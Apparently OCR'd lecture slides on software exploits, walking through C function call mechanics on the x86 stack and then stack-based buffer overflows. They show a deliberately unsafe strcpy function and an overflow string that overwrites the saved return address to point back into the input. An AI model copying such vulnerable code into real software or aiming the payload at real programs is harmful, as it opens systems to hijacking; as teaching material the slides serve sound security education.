
Calling a Function in C

To call **`foo(a,b)`**, **`main`** does the following:

1. Push args for **`foo`** onto stack
2. Push **`eip`** register value (this is the return address)
3. Point **`eip`** to **`foo`**'s entry point (**`foo`** begins now)

```
int foo(int a, int b) {
  int d = 1;
  return a+b+d;
}

int main(...) {
  ...
  int x = foo(5, 6);
  ...
}
```




Executing a Function in C


`foo` will start by:

1. Push `ebp` value onto stack, update `ebp` register
2. Allocate local variables on stack (this is `d` in our example)
3. Run rest of `foo`'s code

```
int foo(int a, int b) {
  int d = 1;
  return a+b+d;
}

int main(...) {
  ...
  int x = foo(5, 6);
  ...
}
```






Returning from a function

When **`foo`** is finished:

- Pop local variables (move **`esp`** down)
- Pop (move) saved **`ebp`** to **`ebp`** register
- Pop (move) saved **`eip`** to **`eip`** register (this returns to main)
- **`main`** pops arguments

```
int foo(int a, int b) {
  int d = 1;
  return a+b+d;
}

int main(...) {
  ...
  int x = foo(5, 6);
  ...
}
```



Outline for Lecture 3

1. Overview of software exploits
2. Memory layout and function calls in a process
3. **Stack-based buffer overflow attacks**
4. Heap-based buffer overflow attacks

Typical Problem: Overflowing a buffer on the stack

Function **bad** copies a string into a 64 character buffer.

— strcpy continues copying until it hits NULL character!


— If s points to longer string, this overwrites rest of stack frame.

— Most importantly saved **eip** is changed, altering control flow.


```
void bad(char *s) {
  char buf[64];
  strcpy(buf, s);
}
```

s="AAAA…AAAA" (70 or more characters)

Frame before **strcpy**



Frame after **strcpy**




saved **eip** should be here!

AAAA=0x41414141 will be used as return address

What will happen? SEGFAULT!

Segmentation Fault

Address `0x41414141` is unlikely to be mapped.




How to exploit a stack buffer overflow

Suppose attacker can cause bad to run with an **s** it chooses.

- Trick 1: Set correct bytes to *point back to input*(!)

```
void bad(char *s) {
  char buf[64];
  strcpy(buf, s);
}
```

s="AAAAA…AAAA\x24\xf6\xff\xbfAAA…"



What will happen? Illegal instruction!

